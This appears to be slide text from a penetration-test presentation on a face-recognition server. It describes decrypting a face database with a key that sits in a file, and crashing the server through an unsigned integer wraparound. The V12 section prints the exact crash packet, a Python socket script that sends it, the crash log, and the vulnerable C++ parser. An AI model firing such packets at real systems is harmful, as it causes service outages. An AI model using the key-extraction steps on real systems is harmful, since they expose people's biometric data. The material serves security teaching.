

Step 2 Extract encrypted data from “tartan_face.db”

V09 – Extraction of name and face image

Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name



Step 1 Obtain AES key from file “secret.key”

Step 2 Extract encrypted data from “tartan_face.db”



Step 3 Decrypt the data with the key

V09 – Extraction of name and face image

Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name




- Step 1 Obtain AES key from file “secret.key”
- Step 2 Extract encrypted data from “tartan_face.db”
- Step 3 Decrypt the data with the key
- Step 4 Obtain registered image and name

V09 – Extraction of name and face image


Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name



```
22 dan (id_num:21)
23 ross (id_num:22)
24 ross (id_num:23)
24 rachel (id_num:24)
25 chadler (id_num:25)
26 monica (id_num:26)
27 rachel (id_num:27)
28 phoebe (id_num:28)
29 monica (id_num:29)
30 test (id_num:30)
31 test (id_num:31)
32 test (id_num:32)
33 test (id_num:33)
34 test (id_num:34)
35 test (id_num:35)
36 test (id_num:36)
37 test (id_num:37)
```



Step 1 Obtain AES key from file “secret.key”

Step 2 Extract encrypted data from “tartan_face.db”

Step 3 Decrypt the data with the key

Step 4 Obtain registered image and name

V12 – Crash by unsigned integer wraparound

Resource [SERVERINFO]

Approach [FUZZING]

Technique [WRAPAROUND] [CRAFTPACKET]


CIA [AVAILABILITY]

V12 – Crash by unsigned integer wraparound

Resource	[SERVERINFO]
Approach	[FUZZING]
Technique	[WRAPAROUND] [CRAFTPACKET]
CIA	[AVAILABILITY]

Attack Goal

Make the system not working



Step 1 Craft packet causing server crash

```
\x53\x42\x31\x54\x02\x00\x00\x00\xC7\x8C\x07\x3C\xEA\x03\x00\x00\xD4\x3D
```


\x02\x00\x00\x00 : whole packet size

V12 – Crash by unsigned integer wraparound

Resource	[SERVERINFO]
Approach	[FUZZING]
Technique	[WRAPAROUND] [CRAFTPACKET]
CIA	[AVAILABILITY]

Attack Goal

Make the system not working



Step 2 Send the crafted packet

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))


s.sendall(b'\x53\x42\x31\x54\x02\x00\x00\x00\xC7\x8C\x07\x3C\xEA\x03\x00\x00\xD4\x3D')
```

V12 – Crash by unsigned integer wraparound

Resource	[SERVERINFO]
Approach	[FUZZING]
Technique	[WRAPAROUND] [CRAFTPACKET]
CIA	[AVAILABILITY]

Attack Goal

Make the system not working



Step 3 System crash

```
pkt header : length=2 head=[SB1T]
```

```
pkt header : msgtype=1002
```

```
pkt header : timestamp=-890563053
```

```
...
```

```
[libprotobuf FATAL google/protobuf/stubs/stringpiece.cc:50] size too big:  
18446744073709551602 details: string length exceeds max size  
terminate called after throwing an instance of 'google::protobuf::FatalException'  
what(): size too big: 18446744073709551602 details: string length exceeds max size  
Abort!
```

```
// ProtocolManager.cpp
```

```
CBaseProtocol *CProtocolManager::parse_packet(MyPacket *ppkt) {
```

```
    CBaseProtocol *cpkt = nullptr;
```

```
    size_t payload_size = ppkt->hdr.size - sizeof(MyPacketHeader)/* 16 */;
```

```
    printf("pkt header : length=%d  head=[%c%c%c%c]\n",
```

```
    ppkt->hdr.size,ppkt->hdr.head[0],ppkt->hdr.head[1],ppkt->hdr.head[2],ppkt->hdr.head[3]);
```

```
    if (ppkt->hdr.head[0]=='S' && ppkt->hdr.head[1]=='B' &&
```

```
        ppkt->hdr.head[2]=='1' && ppkt->hdr.head[3]=='T' ) {
```

```
        printf("pkt header : msgtype=%d\n", ppkt->hdr.msgtype);
```

```
        printf("pkt header : timestamp=%d\n", ppkt->hdr.timestamp);
```

```
        cpkt=create_protocol_instance((MsgReq)ppkt->hdr.msgtype);
```

```
        if (cpkt) cpkt->deSerialize(ppkt->payload, payload_size); // payload_size is too big
```

```
    }
```

```
    return cpkt;
```

```
}
```



```
// ProtocolManager.cpp
```

```
CBaseProtocol *CProtocolManager::parse_packet(MyPacket *ppkt) {
```

```
    CBaseProtocol *cpkt = nullptr;
```

```
    size_t payload_size = ppkt->hdr.size - sizeof(MyPacketHeader)/* 16 */;
```

**Do you think 'payload_size' would
have an appropriate value???**

```
    printf("pkt header : length=%d head=[%c%c%c%c]\n",  
        ppkt->hdr.size, ppkt->hdr.head[0], ppkt->hdr.head[1], ppkt->hdr.head[2], ppkt->hdr.head[3]);
```

```
    if (ppkt->hdr.head[0]=='S' && ppkt->hdr.head[1]=='B' &&
```

```
        ppkt->hdr.head[2]=='1' && ppkt->hdr.head[3]=='0') {
```

```
        printf("pkt header : msgtype=%d\n", ppkt->hdr.msgtype);
```

```
        printf("pkt header : timestamp=%d\n", ppkt->hdr.timestamp);
```

```
        cpkt=create_protocol_instance((MsgReq)ppkt->hdr.msgtype);
```

```
        if (cpkt) cpkt->deSerialize(ppkt->payload, payload_size); // payload_size is too big
```

```
    }
```

```
    return cpkt;
```

```
}
```

Phase 1 wrap-up

Attack goal setting : CIA

Target system understanding : Design

Target system understanding : Crypto

Vulnerability analysis : Resource restriction

Vulnerability analysis : Approaches

Penetration test : Techniques

Penetration test : Cases

Lessons learned

Threats were well defended against the parts we knew, but not other parts we don't know. So, it is **necessary** to get **advice from many experts**.

Since the attack was mainly based on the low-hanging fruit, we felt that the **easily accessible attack surface** should be thoroughly **secured**.

When deriving threats through **tools** to identify it, there were **too many false positive** threats. And it took a lot of effort to sort them out.

We understood how **fuzz** works, and when applied, were surprised that vulnerabilities **could be found in unexpected places**. Plus, it's difficult to make the modeling rules based on the target system.

Root of trust must be trustworthy to build a system secure.